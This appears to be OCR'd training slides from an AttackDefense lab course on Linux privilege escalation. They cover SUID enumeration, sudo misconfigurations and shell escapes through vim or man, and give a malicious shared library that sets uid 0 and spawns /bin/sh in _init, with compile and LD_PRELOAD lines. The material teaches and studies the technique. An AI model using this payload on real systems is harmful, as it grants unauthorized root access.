
SUID

- Upon execution, the binary is executed with effective user id of the owner
- E.g:

```
root@attackdefense:~$ ls -l /usr/bin/passwd
-rwsr-xr-x 1 root root 63944 Jul 16  2019 /usr/bin/passwd
root@attackdefense:~$
```

  - passwd binary is owned by root, however has the suid bit set.
  - Upon execution, passwd binary executes with effective uid 0
  - Since passwd binary has effective uid 0, /etc/shadow file can be modifed.

SUID



Searching For SUID binaries

- **Command:** find / -perm -4000 2>/dev/null

```
root@attackdefense:~$ find / -perm -4000 2>/dev/null
/usr/bin/umount
/usr/bin/passwd
/usr/bin/mount
/usr/bin/chfn
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/ntfs-3g
/usr/bin/kismet_cap_linux_bluetooth
```

Searching For SUID binaries

- **Command:** find / -perm -u=s 2>/dev/null

```
root@attackdefense:~$ find / -perm -u=s 2>/dev/null
/usr/bin/umount
/usr/bin/passwd
/usr/bin/mount
/usr/bin/chfn
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/ntfs-3g
```

Searching For SUID binaries owned by root

- **Command:** find / -perm -4000 -user root 2>/dev/null

```
root@attackdefense:~$ find / -perm -4000 -user root 2>/dev/null
/usr/bin/umount
/usr/bin/passwd
/usr/bin/mount
/usr/bin/chfn
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/ntfs-3g
/usr/bin/kismet_cap_linux_bluetooth
```

Lab: Exploiting Setuid Programs

Lab URL: https://attackdefense.com/challengedetails?cid=73

Video URL: https://youtu.be/ZoTmz4e2WKA

Sudo

- SUDO stands for "Super User DO"
- Allows the user to run a command as any other user, primarily used for performing operations with root privileges.
- Checks /etc/sudoers file for operations which the current user can perform with the privileged user.
- Sudo Group
  - Group whose members can use sudo command
- Example
  - sudo vim /etc/shadow ← Modifying /etc/shadow file as root.

/etc/sudoers

```
root@attackdefense:~$ cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
root@attackdefense:~$
```

HOSTS=(Target User : Target Group) Commands

Sudo

- Allowing user to run a specific tasks as root privileges

```
student ALL=/bin/vim
```

- Allowing user to run as root privileges without password

```
student ALL= NOPASSWD : /bin/vim
```

Sudo

- Command to check the operations a user can perform with sudo
  - sudo -l

```
student@target-1:~$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for student:
Matching Defaults entries for student on target-1:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User student may run the following commands on target-1:
    (root) /bin/vim
student@target-1:~$
```

What many people miss.


- Many Interactive Interfaces provides an option to access the shell
- Following tools allow shell access.
  - man
  - vim
  - more
- Setting SUID bit on these binaries or allowing sudo operation on them can lead to arbitrary command execution with root privileges.

Lab: Editing Gone Wrong

Lab URL: https://attackdefense.com/challengedetails?cid=80

Video URL: https://youtu.be/wbQIrnD3fkc

Shared Library




Shared Library

Order in which directories are looked in.

- Library path in LD_PRELOAD variable
- Directory listed in executable's RPATH (embedded into executable)
- Directories in the LD_LIBRARY_PATH environment variable.
- Directories listed in the executable's RUNPATH (embedded into executable)
- The Directories mentioned in the file /etc/ld.so.conf and files in /etc/ld.so.conf.d
- Default library paths: /lib and /usr/lib

Shared Library



Example

```
#ifndef welcome_h__
#define welcome_h__

extern void
welcome(void);

#endif
```

welcome.h

```
#include <stdio.h>
#include "welcome.h"
void welcome(void)
 {
        printf("Welcome\n
");
 }
```

welcome.c

```
#include <stdio.h>
#include "welcome.h"
int main(void)
{
   welcome();
   return 0;
}
```

main.c

Creating Shared Library


Position Independent Code

```
root@attackdefense:~# gcc -c -Wall -Werror -fpic welcome.c
root@attackdefense:~#
root@attackdefense:~# ls
main.c  welcome.c  welcome.h  welcome.o
root@attackdefense:~#
root@attackdefense:~# gcc -shared -o /usr/lib/libwelcome.so welcome.o
root@attackdefense:~#
root@attackdefense:~# ls -l /usr/lib/libwelcome.so
-rwxr-xr-x 1 root root 7904 Jul  2 07:42 /usr/lib/libwelcome.so
root@attackdefense:~#
```

Compiling welcome binary

```
root@attackdefense:~# gcc -Wall -o welcome main.c -lwelcome
root@attackdefense:~#
root@attackdefense:~#
root@attackdefense:~# ldd welcome
        linux-vdso.so.1 (0x00007ffdcc9bf000)
        libwelcome.so => /usr/lib/libwelcome.so (0x00007fc6f72b9000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fc6f6ec8000)
        /lib64/ld-linux-x86-64.so.2 (0x00007fc6f76bd000)
root@attackdefense:~#
```

Leveraging Misconfiguration



Creating Shared Library

- _init function
  - Initialization Function
  - Called when Library is opened
- setgid(0)
  - set group id to 0
- setuid(0)
  - set user id to 0
- Compilation
  - gcc -fPIC -shared -o libwelcome.so shell.c -nostartfiles

```
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>
void _init() {
        setgid(0);
        setuid(0);
        system("/bin/sh");
}
void welcome(void)
{
         printf("Welcome\n");
 }
```

LD_PRELOAD

- Environment Variable
- The Shared library is loaded before any other library.
- Example
  - LD_PRELOAD=<malicious shared library> /bin/ls

Lab: Library Chaos

Lab URL: https://attackdefense.com/challengedetails?cid=90

Video URL: https://youtu.be/w-Il1TwmV60

Lab: Load Order Matters


Lab URL: https://attackdefense.com/challengedetails?cid=88

Video URL: https://youtu.be/TNG4xUSxCPM


Linux Capabilities

- Allow binaries (executed by non-root users) to perform privileged operations without providing them all root permissions.
- 40 capabilities
- Instead of providing setuid bit, only the required capability can be provided
- Example
  - CAP_NET_RAW
  - CAP_SYS_ADMIN
  - CAP_SYS_MODULE

